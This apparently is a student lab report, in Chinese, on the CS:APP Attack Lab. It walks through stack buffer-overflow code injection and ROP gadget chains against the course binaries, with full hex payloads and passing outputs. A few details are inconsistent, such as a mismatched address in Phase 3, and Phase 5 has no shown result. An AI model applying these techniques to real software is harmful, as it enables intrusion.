Attack Lab 实验报告

计02 刘明道 2020011156

约定：本报告中的栈图顺序是，纵向高位在上、低位在下，横向高位在左、低位在右（如果有）。

实验目的

1. 了解对于没有充分预防缓冲区溢出的程序，攻击者常采取的攻击手段。
2. 通过攻击实验，进一步学习如何编写更加安全的程序；了解操作系统和编译器如何使防止程序受到此类攻击。
3. 进一步理解x86-64中参数传递和运行时栈的工作机制。
4. 熟悉x86-64指令的编码方式。
5. 熟悉 gdb, objdump 等调试工具的使用方法。

Part I：Code Injection Attack

原理

程序如果没有限制读入内容的大小，读入的序列就可能覆盖栈上的返回地址，造成程序执行流程的异常改变。这就是缓冲区溢出的基本原理。在这一节中，ctarget 在每次运行时栈的地址没有变化，并且可以执行栈上的代码。这样，我们就可以将想要执行的指令编码读入，再将函数的返回地址覆盖为上述指令的地址，从而完成代码注入攻击。

首先反汇编给定的可执行文件ctarget

```
objdump -S ./ctarget > ctarget.s
```

Phase 1

实验原理


目标是调用

```
00000000004018af <touch1>
```

攻击的入口是

```
0000000000401899 <getbuf>:
  401899:   48 83 ec 28             sub    $0x28,%rsp
  40189d:   48 89 e7                mov    %rsp,%rdi
  4018a0:   e8 94 02 00 00          callq  401b39 <Gets>
```

getbuf 函数将栈指针下拉了40字节，然后调用了没有对输出长度进行限制的 Gets 函数。我们可以构造输入，将 getbuf 的返回地址覆盖成 touch1 函数的地址，这样 getbuf 返回时，程序的控制将会移交给 touch1 。运行时栈的变化过程如下图所示



① 调用 Gets 前　　② getbuf 返回前

实验过程

先填充40字节 0x00 ，然后再填入touch1 函数地址的小端表示，将返回地址覆盖。令1.txt为

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

af 18 40 00 00 00 00 00
```

在命令行中验证

```
cat 1.txt | ./hex2raw | ./ctarget -q
```

得到结果

```
2020011156@hp:~$ cat 1.txt | ./hex2raw | ./ctarget -q
Cookie: 0x4a8bf816
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  1234:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 AF 18 40 00 00 00 00 00
```

Phase 2

实验原理

目标是调用


```
00000000004018dd <touch2>
```

并将cookie `0x4a8bf816` 做参数传入。为了完成调用前的传参，我们需要构造一系列指令：

1. 准备参数：将 cookie 复制到 `%rdi` 寄存器中
2. 将touch2函数的地址压栈
3. 返回

将上述指令转换成二进制代码存在缓冲区的特定位置，再将上述指令的起始地址放入getbuf的返回地址中，从而在getbuf返回时，完成参数的传递和touch2的调用。

运行时栈的变化过程如下图所示



①getbuf 返回前　　②缓冲区中的ret执行前

实验过程

写出上述三条指令的汇编代码，存于exploit2.s中

```
# exploit2.s
movl   $0x4a8bf816, %edi        # 准备参数
pushq  $0x00000000004018dd      # touch2地址压栈
ret                             # 返回
```

利用 g++ 将其汇编成二进制文件，再用 objdump 反汇编，

```
g++ -c exploit2.s -o exploit2.o
objdump -S exploit2.o > exp2.s
```

得到 exp2.s 如下

```
exploit.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   bf 16 f8 8b 4a          mov    $0x4a8bf816,%edi
   5:   68 dd 18 40 00          pushq  $0x4018dd
   a:   c3                      retq
```

如此，我们得到了相应指令的二进制表示。我们可以用 gdb 获取将栈下拉40字节后的栈地址。由于该程序的栈地址是固定的，程序每次都会将栈拉至同一地址。在下拉栈指针的后一句指令打断点：

```
(gdb) b *0x40189d
Breakpoint 1 at 0x40189d: file buf.c, line 14.
(gdb) run -q > /dev/null
Starting program: /home/2020011156/ctarget -q > /dev/null

Breakpoint 1, getbuf () at buf.c:14
(gdb) p $rsp
$1 = (void *) 0x5564a928
```

从而获得了读入流的起始位置是 `0x5564a928` 。故构造 `2.txt` 如下

```
bf 16 f8 8b 4a
68 dd 18 40 00
c3

   00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00

28 a9 64 55 00 00 00 00
```

构造分为3部分

1. 读入待执行指令序列
2. 用 `0x00` 占位
3. 将返回地址覆盖成待执行指令序列开始的地址

在命令行中验证

```
cat 2.txt | ./hex2raw | ./ctarget -q
```

得到结果

```
2020011156@hp:~$ cat 2.txt | ./hex2raw | ./ctarget -q
Cookie: 0x4a8bf816
Type string:Touch2!: You called touch2(0x4a8bf816)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  1234:PASS:0xffffffff:ctarget:2:BF 16 F8 8B 4A 68 DD 18
 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 28 A9 64 55 00 00 00 00
```

Phase 3

实验原理


目标是调用

```
00000000004019f4 <touch3>
```

并将cookie的16进制表示的字符串首地址作为参数传入。这要求我们将在 *Phase2* 的基础上，将相应的字符串存在栈上，然后将储存地址作为第一参数传给 `touch3` 。

注意到 `touch3` 中对 `hexmatch` 和 `strncmp` 的调用可能将栈中更低地址的值更新，这样我们通过缓冲区溢出写入的值可能会丢失。因此，考虑用 `getbuf` 函数返回值上方的8字节来储存字符串。

运行时栈的变化过程如下图所示



①getbuf 返回前　　②缓冲区中的ret执行前

实验过程

利用 *Phase2* 中已经得到的地址，容易计算出字符串储存在 `0x5564a958` 。因此，写出传参、压栈的汇编代码，存于 `exploit3.s` 中

```
# exploit3.s
pushq   $0x4019f4               # touch3 地址压栈
movq    $0x5564a958, %rdi       # 将字符串的存储地址传参
ret                             # 返回
```

利用 g++ 将其汇编成二进制文件，再用 objdump 反汇编，

```
g++ -c exploit3.s -o exploit3.o
objdump -S exploit3.o > exp3.s
```

得到 exp3.s 如下

```
exploit3.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   68 f4 19 40 00          pushq  $0x4019f4
   5:   48 c7 c7 28 a9 64 55    mov    $0x5564a928,%rdi
   c:   c3                      retq
```

如此，我们得到了相应指令的二进制表示。获取16进制ASCII对应表

```
ascii -x
```

得到 cookie (0x4a8bf816) 的字符串表示为 34 61 38 62 66 38 31 36 。

故构造 3.txt 如下

```
68 f4 19 40 00
48 c7 c7 58 a9 64 55
c3

               00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

28 a9 64 55 00 00 00 00

34 61 38 62 66 38 31 36
```

构造分为4部分

1. 读入待执行指令序列
2. 用 0x00 占位
3. 将返回地址覆盖成待执行指令序列开始的地址
4. cookie (0x4a8bf816) 对应字符串的表示。

在命令行中验证

```
cat 3.txt | ./hex2raw | ./ctarget -q
```

得到结果

```
2020011156@hp:~$ cat 3.txt | ./hex2raw | ./ctarget -q
Cookie: 0x4a8bf816
Type string:Touch3!: You called touch3("4a8bf816")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  1234:PASS:0xffffffff:ctarget:3:68 F4 19 40 00 48 C7 C7
 58 A9 64 55 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 28 A9 64 55 00 00 00 00 34 61 38 62 66 38 3
1 36
```

Part II： Return-Oriented Programming

原理

为防止缓冲区溢出攻击，`rtarget` 采取了两项措施

1. 栈地址随机化。这使得攻击者无法得知每次缓冲区的确切位置，从而无法直接得到注入代码的位置。
2. 对内存中栈的区域标定为不可执行。如果PC指向栈中的代码，将会触发段错误。

因此，这一节中我们采用 Return-Oriented Programming 对 `rtarget` 实施攻击。具体地说，就是从 `rtarget` 的源代码中拼凑出我们想要执行的指令序列，每个小段被称为一个 gadget，其中包含我们想要执行的指令，并以 `ret` 结尾，从而引发缓冲区中下一条 gadget 的执行。

首先反汇编给定的可执行文件`rtarget`

```
objdump -S ./rtarget > rtarget.s
```

Phase 4

实验原理

目标是调用

```
00000000004018dd <touch2>
```


需要在代码段中找到指令，完成对 `%rdi` 的赋值，并 `ret` 到 `touch2` 地址。

考虑表B，试图找到


```
popq  %rdi
ret
```

但发现并不存在对应指令的二进制表示。也就是说需要将值cookie先弹出到某个“中介”寄存器，然后再传输到 `%rdi` 中。

基本思路是通过出栈操作（popq），将缓冲区中的内容弹出，进一步使用 movq 指令，将cookie移动到 %rdi 中。运行时栈的变化情况如图所示



①调用Gets前　　②getbuf 返回前



③gadget1返回前　　④gadget2返回前

实验过程

考察表*A*

`movq` *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

遍历文件，发现一个可行的中继是 %rax ，相应代码如下

```
0000000000401ab9 <getval_303>:
  401ab9:   b8 4c 48 89 c7
  401abe:   c3
```

可见 gadget1 地址位于 `0x401abb`。

进而找到将栈顶内容弹出到 `%rax` 中的相应代码

```
0000000000401abf <addval_454>:
  401abf:   8d 87 4a 4b f5 58
  401ac5:   c3
```

可见 gadget2 地址位于 `0x401ac4`。

故构造 `4.txt` 如下

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

c4 1a 40 00 00 00 00 00

16 f8 8b 4a 00 00 00 00

bb 1a 40 00 00 00 00 00

dd 18 40 00 00 00 00 00
```

构造分为5部分

1. 用 `0x00` 占位到 `getbuf` 的返回地址
2. gadget1： `popq %rax` 的地址
3. cookie
4. gadget2： `movq %rax, %rdi` 的地址
5. `touch2` 的地址

在命令行中验证

```
cat 4.txt | ./hex2raw | ./rtarget -q
```

得到结果

```
2020011156@hp:~$ cat 4.txt | ./hex2raw | ./rtarget -q
Cookie: 0x4a8bf816
Type string:Touch2!: You called touch2(0x4a8bf816)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  1234:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 C4 1A 40 00 00 00 00 00 16 F8 8B 4A 00 00 0
0 00 BB 1A 40 00 00 00 00 00 DD 18 40 00 00 00 00 00
```

Phase 5

实验原理

目标是调用

```
00000000004019f4 <touch3>
```

并将cookie字符串的地址做参数传入。我们可以先获得栈指针的地址，将其偏移到字符串地址后传输给 `%rsp` ，然后返回到 `touch3` 函数。

首先寻找一条可以将栈指针和偏移相加的gadget，注意到

```
0000000000401ad2 <add_xy>:
  401ad2:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  401ad6:   c3                      retq
```

所以考虑将栈指针和偏移量分别移动到 `%rdi` 和 `%rsi` ，用上述指令做加法，然后把 `%rax` 传输到 `%rdi` 就可以完成传参任务了。

作业说明提示本题要使用 `movl` 指令。本题涉及的地址没有超过32位，而每次对低4字节操作，也会将高4字节置零。因此，就本题涉及的地址而言，混用 `movl` 与 `movq` 不会造成差异。这使得我们可以在更大的范围内寻找gadget。（栈图见实验过程）


实验过程

在明确思路后，本题的主要工作就是利用指令的16进制表达，寻找可以完成任务的gadget。值得注意的是，并不是所有目标指令都紧跟着 `ret` ，目标指令后可以紧跟一些并不改变寄存器值的 functional nop 指令，然后才出现 `ret` 。

一种可行的gadget序列是（先执行的在前，后执行的在后，`ret` 指令略去）

```
#  Address     Binary                  Exploiting Instruction      Functional Nop
   401b16:     48 89 e0 c3             movq %rsp, %rax
   401aa0:     48 89 c7 c3             movq %rax, %rdi
   401ac4:     58 c3                   popq %rax
   401b1d:     89 c1 20 c9 c3          movl %eax, %ecx
   401ae0:     8d 87 89 ca 20 c9 c3    movl %ecx, %edx              andb %cl, %cl
   401b77:     89 d6 08 c9 c3          movl %edx, %esi              orb  %cl, %cl
   401ad2:     48 8d 04 37 c3          leaq (%rdi,%rsi,1), %rax
   401aa0:     48 89 c7 c3             movq %rax, %rdi
```

由此，我们希望构造的运行时栈如下图所示



由栈图容易知道，offset值应为 `8×9=72=0x48`

故构造 `5.txt` 如下

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

16 1b 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00
c4 1a 40 00 00 00 00 00

48 00 00 00 00 00 00 00

1d 1b 40 00 00 00 00 00
e0 1a 40 00 00 00 00 00
77 1b 40 00 00 00 00 00
d2 1a 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00

f4 19 40 00 00 00 00 00

34 61 38 62 66 38 31 36
```


构造分为6部分

1. 用 `0x00` 占位到 `getbuf` 的返回地址
2. gadgets：将此时栈指针存入 `%rdi`，弹出偏移量
3. cookie 相对于栈指针保存时的偏移量
4. gadgets：将偏移量逐步移动到 `%rsi`，与 `%rdi` 中存放的栈指针地址相加后存入 `%rax`，再传输到 `%rdi`
5. touch3的地址
6. cookie (`0x4a8bf816`) 的字符串表示

在命令行中验证

```
cat 5.txt | ./hex2raw | ./rtarget -q
```

得到结果



实验心得

通过本次实验，我对缓冲区溢出攻击的两种形式及其防范有了体验性的理解。这强化了我在实际编程中的安全意识。我进一步熟悉了Shell中各种常用命令的操。此外，本次实验提升了我对汇编代码运行的想象力，使我能更熟练地分析函数调用过程中运行时栈的状态。